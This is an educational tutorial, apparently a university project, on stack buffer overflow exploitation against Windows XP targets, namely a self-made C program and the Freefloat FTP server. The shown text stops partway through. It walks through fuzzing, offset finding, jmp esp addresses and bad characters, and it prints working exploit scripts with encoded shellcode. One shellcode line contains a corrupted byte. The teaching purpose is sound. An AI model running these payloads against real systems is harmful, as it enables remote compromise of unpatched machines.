

# **Buffer Overflow Exploitation**

- 1. Theoretical Approach – Hypothetical Scenario**
- 2. Practical Approach 01 – Free Float FTP Server -  
Weak Result**
- 3. Practical Approach 02 – SLmail - Strong Result**
- 4. Extra Explanation – vserver – BO Summary**

Isuru Dananjaya

(12<sup>th</sup> May 2020)

# Table of Content

<b>Chapter 1: Introduction to Buffer Overflow.....</b>	<b>5</b>
<b>Chapter 2: Overview.....</b>	<b>6</b>
2.1 Disclaimer .....	6
2.2 Platform.....	6
<b>Chapter 3: Research and Reference Material.....</b>	<b>8</b>
<b>Chapter 4: Base Methodology of Buffer Overflow Exploitation .....</b>	<b>9</b>
4.1 Thought Pattern.....	9
4.2 Discovering the Vulnerability.....	10
4.3 Setting Up a Test Environment.....	10
4.4 Understanding Why the Program Crashes .....	11
4.5 Locating the EIP .....	11
4.6 Verify the Offset .....	12
4.7 Override EIP with the Address Leading to ESP .....	12
4.7.1 Problem Specification and Work Around – Dynamic ESP .....	12
4.7.2 Finding a Memory Location with the Command ‘jmp esp’ in a helper module.....	13
4.8 Finding Bad Characters.....	13
4.9 Exploitation.....	14
<b>Chapter 5: Somethings That are Important.....</b>	<b>16</b>
5.1 The Importance of Finding Bad Characters.....	16
5.2 Importance of Finding a Way Back, Loop, to the ESP.....	16
5.3 The Importance of NOPS.....	17
5.4 What to Do If You Still Do Not Understand These! .....	18
<b>Chapter 6: Code Base Explanations of Important Sections.....</b>	<b>19</b>

6.1 Theoretical Approach – Hypothetical Scenario.....	19
6.2 Practical Approach 01 – Free Float FTP Server - Weak Result .....	21
6.3 Practical Approach 02 – SLmail - Strong Result.....	23
6.4 Extra Explanation – vserver – BO Summary.....	27

## Table of Figures

Figure 4.1: Final Exploit Code - Break Down .....	14
Figure 5.1: Self-Made, Simple, Vulnerable Program .....	19
Figure 5.2: Confirming the Offset .....	20
Figure 5.3: Theoretical Approach – Self-Made, Simple, Vulnerable Program - Final Exploitation .....	20
Figure 5.4: Finding Bad Characters .....	21
Figure 5.5: Practical Approach 01 - Free Float FTP Server - Final Exploitation .....	22
Figure 5.6: Fuzzing Script.....	23
Figure 5.7: Locating the EIP .....	24
Figure 5.8: Verifying the Offset.....	24
Figure 5.9: Finding the Bad Characters .....	25
Figure 5.10: Practical Approach 02 – SLmail - Final Exploitation - Reverse TCP Shell .....	26

## **List of Acronyms and Abbreviation**

eip	extended instructions pointer
esp	extended stack pointer
NOPS	no operations
OS	Operating System
tcp	transmission control protocol
VAPT	Vulnerbaility Assessment and Penetration Testing

## **Chapter 1: Introduction to Buffer Overflow**

Buffer Overflow vulnerability is where an application does not check its bounds, effectively making it able for an attacker to take control of the 'extended instructions pointer' (eip) and in turn to execute malicious codes. The eip's purpose is, basically, to call the next instruction. If the attacker can take control of the eip, he/she can point it to a location where a malicious code has been injected and can get the program to execute it, ultimately, even compromising the entire end target machine.

Buffer Overflow is a quite common vulnerability found in software which has been resulted by improper not no bound checking. This repositories goal is to progressively give the reader/user a clear idea of why a buffer overflow vulnerability exists, how to identify whether a buffer overflow vulnerability exists in a specific target and how to exploit it to gain control of the end machine.

## **Chapter 2: Overview**

Buffer Overflow is, as mentioned previously, a common vulnerability that exists all over the software industry. It is quite simple in design and anyone with a little bit of background research can easily develop exploits to make use of buffer overflow vulnerabilities in many software.

The aim of this particular repository system is to mimic the work of a security researcher. In essence, when a security researcher finds a program that crashes when a long string of characters is entered, he/she can analyze that a buffer overflow vulnerability exists in that program. Then he/she will setup a test environment sandbox (a virtual machine hosting a specific operating system) and install the suspected vulnerable program there. Upon setting up this environment, the security researcher will, step-by-step, analyze the program and develop a workable exploit to as a proof of concept.

### **2.1 Disclaimer**

This document and repository are purely, and solely, intended for educational purposes only. I do not, in anyway, give my consent to, or want someone to, use any information given here to do malicious and/or illegal thing, such as hacking a computer etc. Hence, I cannot be held accountable for another's action who might have used parts of this document or this repository to achieve illegal ends. If you, the reader, does not agree, then please be advised that you are not allowed to continue further.

### **2.2 Platform**

Programming Languages used to develop exploits or vulnerable programs: C, Python

- Operating System (OS) of attacker:
  - Windows 10 (In the theoretical approach session)
  - Kali Linux (In the practical approaches)
- Operating System of target:
  - Windows XP Professional (x86) SP3
- Development IDE:
  - Theoretical Approach – Dev-C++ IDE to create the c program vulnerable to buffer overflow

Practical Approaches – No specific IDE used.

(For both approaches, any text editor will suffice and there is no need for a specific IDE)

- Debugger:

Immunity Debugger



### Chapter 3: Research and Reference Material

Understanding and creating buffer overflow vulnerability related exploits is quite easy when you refer the correct string of materials. Please find below some of the most important articles, videos and sites that I, Isuru Dananjaya, referred to understand the world of buffer overflow and effectively to create this repository.

- 1) <https://itandsecuritystuffs.wordpress.com/2014/03/18/understanding-buffer-overflows-attacks-part-1/>
- 2) <https://itandsecuritystuffs.wordpress.com/2014/03/26/understanding-buffer-overflow-attacks-part-2/>
- 3) <https://www.hugohirsh.com/?p=509>
- 4) <https://www.youtube.com/watch?v=0qCw-iCwJM0>
- 5) <https://www.youtube.com/watch?v=TvBsE5eul8U>
- 6) <https://github.com/jessekurrus/slmailsploits>

Note that, out of these 4, 5 and 6 sessions and repositories helped me immensely in understanding how buffer overflow works and credit is due for these three authors.

## Chapter 4: Base Methodology of Buffer Overflow Exploitation

### 4.1 Thought Pattern

1. First, we need to find whether there a buffer overflow vulnerability in the program. We can do this by sending a long string of characters to the program to observe whether it will crash at a specific length of string. We need to record that length.  
(The application crashes because the long string overrides the original value in the eip)
2. Then we need to find the exact location of the eip. We can do this by sending a string consisting unique sequences of characters and observe which characters were overflowed to the eip and find after how many characters does this set of characters, in the eip, appear in the original string. This number is called the offset.
3. Then we need to verify that we have the correct offset by manually trying to manipulate the 4 characters that will be fallen into the eip.
4. Now after verifying that the offset is correct and realizing that we can safely and reliably manipulate the eip, we need a real and accessible location where we can write the malicious shell code into. This location is the esp. We can find the esp address easily from the debugger. But it is not advisable to put this location directly in the eip due to esp being dynamic. As a solution, we use kind of a loop technique where we will find a location in a helper module which will have the command 'jmp esp'. This command will make the program execution go to wherever the esp is pointing at that time. The esp is, at that time, will be in the vulnerable program.
5. Then we need to identify the bad characters. These are the characters which the program will not be able to render properly and hence cannot be executed. If these characters are included in the final shell code, since the program cannot render them, the exploit will fail. We can find the bad characters by sending all the characters as the payload and observe from the debugger which characters are not rendered in the stack.
6. Then we have to generate a shell code which will do our desired malicious task. We should create this shell code such that the identified bad characters will not be included hence ensuring the reliability of the shell code.
7. Now, we can finally create the final exploit which can be concluded as 'junk + eip\_override + shell\_code'. But this will only succeed if the esp, at the time, is just after eip. So, after

eip\_override (holds the address of the 'jmp esp' command in a helper module) is written to eip location, the shell\_code will be straight started to be written in esp. But this is not the case always, and eip and esp will not be just beside each other. Normally, there can be few location spaces between eip and esp.

To overcome this, we include NOPS (No Operations). Is the program execution reads NOPS, it will just read through them and skip until something important is reached. So, if we put the shell code just after a set of NOPS, when the program execution comes at esp and starts reading, it will find the NOPS and just skip through them until it find the shell code and then the shell code will be executed. Now the payload will look as 'junk + eip\_override + NOPS + shell\_code'. Now if there is few memory locations in between eip and esp, it will not affect the exploit because with NOPS, we have ensured the execution of the shell code.

## **4.2 Discovering the Vulnerability**

The first step is to first understand whether a specific program has a buffer overflow or not. This can be totally coincidental, where you as a security research stumbles upon a program that crashes when a long string of characters is sent to it, or, where while conducting a vulnerability assessment and penetration testing (VAPT) for a client you might have come across a program which acts in such a way mentioned or it can be deliberate where you are testing a specific program/software exactly for a buffer overflow vulnerability.

## **4.3 Setting Up a Test Environment**

After finding the vulnerable software, you need to then create a test environment, sandbox, where you will host a virtual machine configured with the vulnerable software and try and exploit the program in a secure environment and to, along the way, create an exploit.

The variables in the final exploit, sometimes depend upon the operating system that is running the vulnerable and hence, if you have a specific target in mind, you need to host that targeted operating system and test and develop the exploit to be executed in that specific environment (Ex: such as the shell code might differ when the vulnerable program is running on Windows as opposed to Linux and hence the exploit will not work for one if it is developed for the other).

Along with the vulnerable software, the test target should also have a debugger installed to understand how each stage works.

#### **4.4 Understanding Why the Program Crashes**

The best way to do this is by analyzing the program flow through a debugger in the test target. Sending the long string of A's from the hostile machine to the vulnerable program in the target machine, while monitoring it through the debugger, will reveal that the program crashes when the eip is overridden with 4 hexadecimal values of A, which is 41 (eip -> 41414141). And when the program tries to access this location, it is either an invalid and non-existent location or a location where the program has no access to.

Anyway, you now can see that the eip can be controlled if the long string is properly calibrated. Controlling the eip means that you can control the flow of the execution and point it to another location, which is real and accessible. If you can find such a location and add a shell code there which can give a reverse tcp or a similar effect, you can end up in complete compromise of the target system.

#### **4.5 Locating the EIP**

First you will send a known amount of characters to the program and keep increasing it until the program crashes. For an example, you can send 100 As and find out that the program does not crash. And you will increase it to 200 As and send it again and see that it is still not crashed. But then increasing it up to 300 As and sending it gives you the expected result where the program crashes. Meaning that 300 As will effectively crash the program.

Now, you have identified that you can effectively override and take control of eip by using 300 bytes. Next step is to identify where exactly in the input will you be arriving at the eip location in the vulnerable program. Meaning after how many characters/bytes will you arrive at eip. This is called the 'offset'. If you find out the exact offset which you will be arriving at the eip, you can reliably manipulate it.

To find the offset, what can be done is to send a long string (Ex: at least to cover 300 characters) where there are unique sequences of characters in a string. After sending this, monitoring the debugger in the test target will reveal 8 digits in the eip register. These are the hexadecimal representation of some four characters in the unique pattern you sent. Converting these four-

hexadecimal values to their relevant ASCII characters and searching for where that exact sequence of four characters starts in the original string (300 characters long) will give you the offset.

For an example, assume that four characters in that exact order are perceived to be in the originally sent string just after 250 characters. This effectively means that you will arrive at eip just after 250 characters/bytes. These first 250 characters are of no use but just to reach at the eip. So, we can name the first 250 bytes, that we will always have enter always here-on-out, as 'junk' bytes.

#### **4.6 Verify the Offset**

Now you know that we can reach eip (in the example, we can reach eip after 250 bytes). Now we need to verify and confirm it before we can proceed. What we can do to confirm this is to send a string consisting of 250 As and 4 Bs just after them. Sending this and monitoring the debugger in the test target will reveal that after the program crashed, the eip only is filled with 4 Bs. Now you can confirm that you can reliably manipulate the eip to gain your own ends.

#### **4.7 Override EIP with the Address Leading to ESP**

The next thing to do is find a real memory location where we have access to, so that we can write the malicious shell code there. The obvious solution is to write the shell code to the esp, the extended stack pointer. The esp points to the top of the stack which is a valid and an accessible location to our vulnerable program. At the end we will write the malicious shell code on to the esp, or after esp. So, if we put the esp address in the eip, the program execution flow will arrive at eip, then go to the address specified there, which is the esp, and start executing the code in the esp location onwards. Even though we can write the shell code to the esp, it is not advisable to try to go to esp from eip via straightly including the esp address in the eip.

##### **4.7.1 Problem Specification and Work Around – Dynamic ESP**

Now, essentially, we can find the esp from the debugger and put it in the eip to jump to, but even though at one point it may work, at another point it may not work due to esp being dynamic where the location we have coded in eip will not actually point to the esp anymore. Now in windows, there are lot of helper modules running to keep a program up and running such as 'kernel32.dll' and 'shell32.dll'. These modules contain locations where the command 'jmp esp' has been written on to and these memory locations are always the same for each environment (Ex: Windows XP

Professional x86 SP3). The 'jmp esp' instruction tells the program to jump to the current esp location. If we can find such a static location in a module where the command 'jmp esp' has written on and if we put it in the eip, it will essentially make the program execution flow jump to that module's static (never changing) location, then it will read the command 'jmp esp' and will essentially jmp to the esp's current location which is in our own program. And the esp here will contain the malicious shell code and it will be executed.

What we are doing here is kind of a loop to avoid the dynamic esp problem. We will make the program execution go to another location from eip to again arrive at the esp at our own program since we cannot put the address of the esp straight away in the eip location due to its address being unreliable.

#### **4.7.2 Finding a Memory Location with the Command 'jmp esp' in a helper module**

We can find the executable modules that are running in the background to support the program in many ways. One such way is to use the mona.py python script available in Immunity Debugger. Using '!mona modules' command, we can list and see the modules helping the program run. You can choose a module from here and find whether it has a 'jmp esp' command specified somewhere. You can find this by executing '!mona jmp -r esp -m shell32'. Here we have chosen the module 'shell32.dll'. This command will show all the memory address where 'jmp esp' has been used as a command. One of these addresses can be used in the eip to get the exploit reliably working.

#### **4.8 Finding Bad Characters**

For each program, there is something called bad characters when it comes to these kinds of exploitations. Bad characters are some specific character which will not get rendered and executed properly in a program and hence if they were included in the shellcode, the shellcode will fail. To overcome this, we need to send all possible characters, ranging from '\x01' to '\xff' and monitor the stack from the debugger to see which characters are not rendered. When the first one is found (Ex: '\x0a'), you need to remove it from the payload and send the modifies string again. One by this needs to happen until all the bad characters are identified and the rest are all rendered in the stack.

Note: '\x00' will always be a bad character and no need to send it even in the first time. '\x0a' and '\x0d' most probably will be found as bad characters also.

## 4.9 Exploitation

Now you know the ‘junk’ number (offset), the address which is to be written on eip (where the program execution will reach at the eip, jump to that address’s location specified there which is in another helper module named shell32.dll in which location the command ‘jmp esp’ has been used, which will effectively send the program execution back to the original program’s esp which will have the shell code to be executed) and a list of bad characters. You can now generate the shell code needed using msfvenom in Kali Linux, whether it is just to spawn a calculator in the target machine (weak result) or whether it is to get a reverse tcp shell which you can use to do all sorts of malicious activities.

```
1  #!/usr/bin/python
2
3  import socket
4  import sys
5
6  junk = b"A" * 230
7  eip_override = b"\xD7\x30\x9D\x7C" # (7C9D30D7 -- Shell32.dll) (7C86467B -- Kernel32.dll)
8  NOPS = b"C" * 140
9
10 buf = b""
11 buf += b"\xda\xcd\xb8\xaa\xaf\x7e\x41\xd9\x74\x24\xf4\x5a\x2b"
12 buf += b"\xc9\xb1\x31\x31\x42\x18\x83\xea\xfc\x03\x42\xbe\x4d"
13 buf += b"\x8b\xbd\x56\x13\x74\x3e\xa6\x74\xfc\xdb\x97\xb4\x9a"
14 buf += b"\xa8\x87\x04\xe8\xfd\x2b\xee\xbc\x15\xb8\x82\x68\x19"
15 buf += b"\x09\x28\x4f\x14\x8a\x01\xb3\x37\x08\x58\xe0\x97\x31"
16 buf += b"\x93\xf5\xd6\x76\xce\xf4\x8b\x2f\x84\xab\x3b\x44\xd0"
17 buf += b"\x77\xb7\x16\xf4\xff\x24\xee\xf7\x2e\xfb\x65\xae\xf0"
18 buf += b"\xfd\xaa\xda\xb8\xe5\xaf\xe7\x73\x9d\x1b\x93\x85\x77"
19 buf += b"\x52\x5c\x29\xb6\x5b\xaf\x33\xfe\x5b\x50\x46\xf6\x98"
20 buf += b"\xed\x51\xcd\xe3\x29\xd7\xd6\x43\xb9\x4f\x33\x72\x6e"
21 buf += b"\x09\xb0\x78\xdb\x5d\x9e\x9c\xda\xb2\x94\x98\x57\x35"
22 buf += b"\x7b\x29\x23\x12\x5f\x72\xf7\x3b\xc6\xde\x56\x43\x18"
23 buf += b"\x81\x07\xe1\x52\x2f\x53\x98\x38\x25\xa2\x2e\x47\x0b"
24 buf += b"\xa4\x30\x48\x3b\xcd\x01\xc3\xd4\x8a\x9d\x06\x91\x65"
25 buf += b"\xd4\x0b\xb3\xed\xb1\xd9\x86\x73\x42\x34\xc4\x8d\xc1"
26 buf += b"\xbd\xb4\x69\xd9\xb7\xbl\x36\x5d\x2b\xcb\x27\x08\x4b"
27 buf += b"\x78\x47\x19\x28\x1f\xdb\xc1\x81\xba\x5b\x63\xde"
28
29 payload = junk + eip_override + NOPS + buf
```

Figure 4.1: Final Exploit Code - Break Down

A final exploit code is shown in the Figure 4.1. Breaking this down, offset has been identified as 230, which is represented by the variable ‘junk’. The variable ‘eip\_override’ holds the address which is in the shell32.dll where there is the command ‘jmp esp’ (The address has to be written in little indian). Now at this point the program execution will have come back to the esp location. But you will not always have esp just after eip. If we did not use something called ‘NOPS’, the payload will be as ‘unk + eip\_override + buf’, which will write the shell code (buf) in the location just after

eip. If just after eip, esp is not there, then when the program execution goes from eip to shell32 module and returns to esp, part of the shell code will have been missed and the exploitation will not work. To avoid this, we use 'NOPS' or no operation. NOPS are essentially like junk bytes. When the program execution return to esp, it will start reading the esp stack and moves through NOPS ('C's) until it reaches something meaningful, the shell code, and then execute the shell code.



## **Chapter 5: Somethings That are Important**

### **5.1 The Importance of Finding Bad Characters**

Bad characters, in an exploit, are the characters that the targeted program may not be able to render in the stack. If these are included on the shell code, they will not be noted as the specific character in the stack and even mess up the shell code that comes after that bad character. This, effectively, will cause the shell code not to work and the exploitation to fail, because, obviously, the shell code is not as intended and proper.

These bad characters depend on the program and needs to be found manually. This is, of course, a tedious task, but nonetheless a task to be done if you need the exploit to prevail.

### **5.2 Importance of Finding a Way Back, Loop, to the ESP**

As shown in this document and explained in the videos, you might have seen that the esp's address, which we can see along with eip's address (when we try to locate the eip using 4 B's), is not written directly to eip. But still, our end goal is to reach esp location where there will be the shell code waiting (Well..., not exactly the shell code and rather the NOPS. But for this moment just assume the shell code is directly written to the esp and onwards). Why do I not use the esp's address to put into eip location in little Indian when it comes to practical approaches, and only did that in the theoretical approach.

Well, this is because the esp is dynamic. The esp address cannot be expected to be the same each time. And using that address directly is not reliable at all. The theoretical approach does not mimic a real scenario, rather it is just a simple vulnerable program and it worked there, and I did it like that to just get you ease into the buffer overflow exploitation methodology and understanding.

Hence, what we try to do is find a loop around this. We need to reach the esp that we see in the debugger, which is in the vulnerable program, to where the shell code has been written on to but using another way. What we do is rather simple.

In windows, there are some executable modules that get fired up and helps particular program/process run (I am calling them 'Helper Modules'). Well, these modules always will be there wherever the targeted program may run, and these modules have their own instructions inside the code. In there, when it comes to the assembly level, these hold a command named 'jmp esp'. That command's responsibility is to, kind of, jump to the esp's location at that moment, wherever

it may be. And if we can point the eip to that location, which is in a particular helper module, in which will have been written the command 'jmp esp', it will effectively make the program execution jump to where the esp is, at the current moment, which is in the vulnerable program, then we would have successfully achieve a loop from the problem where we will now be able to reach esp dynamically, without directly using the esp's location address.

### 5.3 The Importance of NOPS

Now, as mentioned previously, the esp will be dynamic and will not always be just beside eip, even though you may have perceived it to be as such in most of the programs.

Let's suppose that esp is just after eip. Then you can write the final exploit as shown below,

Payload = junk + eip\_override + shell\_code (Note that, here, the eip\_override means the address on that location of the 'jmp esp' command mentioned in the previous chapter [5.2]).

This means that after overflowing the eip with the address, then the rest of the stack will be overflowed with the shell code, and hence the esp will be just after eip, the shell code will start at esp. When the program execution returns back to esp, and since the shell code starts from esp, the shell code will be intact, and the complete shell code will get executed. This is what is done in the theoretical approach.

But since, esp is dynamic and you cannot guarantee that it will be just after eip, then consider a scenario, where the esp is about two stack locations after the eip. This means if you write the payload as before, then the first 8 bytes of the shell code will be recorded to the memory locations just after the eip and then only the rest of the shell code will be over flown to the esp. Now, the program execution will first, as before, come to eip, go to the memory address mentioned there, which is in a helper module, and read the 'jmp esp' command there and jump to the esp, wherever it is, which is in the vulnerable program. When the program execution comes at esp and starts executing the code there, the shell code is not complete, because it started two stack locations (8 bytes) ago. This means the the exploit will not work.

To conquer this, we use something called 'No Operations, or most commonly known as NOPS. These are some non-executable code which the program execution will just go through and do nothing. When NOPS are used, it will be as shown below,

Payload = junk + eip\_override + NOPS + shell\_code.

Let's say NOPS = 'C' \* 20. This means that when the program execution return to esp, it will find some set of Cs in the following location (about 12 Cs, since 8 Cs are used to fill the 2 stack locations in between eip and esp). The program execution will flow through these Cs (12 Cs) without doing anything specific. Then it will reach the complete and intact shell code and be able to read the shell code fully to give the expected result, whether it is just to spawn a calculator or to get a remote shell or to do anything else.

By using the NOPS (traditionally, many use a set of '\x90's as NOPS), we effectively ensure the proper execution of the shell code.

#### **5.4 What to Do If You Still Do Not Understand These!**

Do not worry. Just read through the document and watch the videos provided. Then come back and read this chapter [Chapter 5:] again. I guarantee you will make perfect sense of it.

Find the links to the videos relevant for each approach, either from the 'README.md' file in this GitHub repository, or find them in each of their relevant section in this document. You will be able to find them in four subchapters, found in the next chapter [Chapter 6:], directed to each approach.

## Chapter 6: Code Base Explanations of Important Sections

### 6.1 Theoretical Approach – Hypothetical Scenario


Theoretical approach is considered as such due to its hypothetical nature, where the target and the attacker are the same machine and the vulnerable program is self-made using C language. The Figure 5.1 shows the code of the vulnerable program. There the 'gets()' function introduces the buffer overflow vulnerability to the application. This function does not check for the bounds and just copy everything user inputs to the character array given. If the user inputs 61 characters, then this function will just copy everything from the user input to the array 'arr', without checking the bounds as 60 and disregarding the last extra character entered. This will effectively result in a buffer overflow vulnerability.

The Figure 5.2 shows the payload where I have tried to verify the offset. Here, if the offset value of 72 is correct, the four Bs should only appear at the exact eip.

The Figure 5.3 shows the final exploit. Here, the shellcode will just spawn the calculator.


(Please find, the in-detailed explanation from, the video session I have done for this [here](#).)

Note: In this, you will find out that you can include the esp address directly in to eip and you do not need to use NOPS due to eip and esp being just after each other. But both these are not advisable as proved in the other two exploitation explanations

The image is a screenshot of a Notepad++ text editor window. The title bar reads 'D:\Edu\SLIIT\Year 04, Semester 1\OHTS\Project\1. (OHTS) Buffer Overflow - Theoretical Approach\vulnerable\_program.c - Notepad++'. The menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Tools, Macro, Run, Plugins, Window, and ?. The toolbar contains various icons for file operations and editing. The active tab is 'vulnerable\_program.c'. The code is as follows:

```
1  #include <stdio.h>
2
3  int main() {
4      char arr[60];
5
6      printf("Enter something here: ");
7      gets(arr);
8
9      printf("Here is that something you just entered: %s", arr);
10
11     return 0;
12 }
13
```

Figure 6.1: Self-Made, Simple, Vulnerable Program



```

1
2   junk = "A" * 72
3   eip_overload = "B" * 4
4   junk2 = "C" * 24
5
6   final = junk + eip_overload + junk2
7
8   print(final)

```

Figure 6.2: Confirming the Offset



```

1   from subprocess import Popen, PIPE
2
3   junk = b"A" * 72
4   eip_overload_addr = b"\xD7\xF2\x5F\x76" # (0061FEB0 -- location of dynamic ESP) (765FF2D7 -- location of jmp esp command in kernel32.dll helper module)
5   NOPS = b"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
6   shell_code = (b"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
7               b"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
8               b"\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01"
9               b"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x43\x72\x65\x61\x75"
10              b"\xf2\x81\x7e\x08\x6f\x63\x65\x73\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
11              b"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
12              b"\xb1\xff\x53\xe2\xfd\x68\x63\x61\x6c\x63\x89\xe2\x52\x52\x53\x53"
13              b"\x53\x53\x53\x53\x52\x53\xff\xd7")
14
15   payload = junk + eip_overload_addr + NOPS + shell_code
16
17   p = Popen(["vulnerable_program.exe"], stdout=PIPE, stdin=PIPE)
18   p.communicate(payload)

```

Figure 6.3: Theoretical Approach – Self-Made, Simple, Vulnerable Program - Final Exploitation

## 6.2 Practical Approach 01 – Free Float FTP Server - Weak Result


Here, I have tried to exploit a buffer overflow vulnerability existing in ‘Freefloat FTP Server’. In it, the ‘USER’ command is vulnerable to buffer overflow. This exploit code development has been carried out as a real-world exploit development scenario, with a sandbox virtual target machine where the security researcher will try to debug the responses from the program execution.

Here as shown in Figure 5.4, in this first practical approach, all the characters were sent as the payload and manually I have identified ‘\x0a’ and ‘\x0d’, along with ‘\x00’ which is always a bad character’ as bad characters.

And as shown in Figure 5.5, I have used NOPS here. This is because unlike in the theoretical approach, here the eip and esp are not together. Hence, to ensure the proper shell code execution, NOPS have been added.

Furthermore, I have tested the final payload without using the NOPS and separately with using bad characters in the shell code. Find the detailed explanation of complete buffer overflow exploitation procedures against Free Float FTP server and how to overcome problems using the explanation video given [here](#).

Note that, in order to progressively explain about buffer overflow, the final exploit here also have been limited to a weak result such as just spawning a calculator in the remote machine.



```
7 eip_override = 'B' * 4
8
9 all_chars = (
10 "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
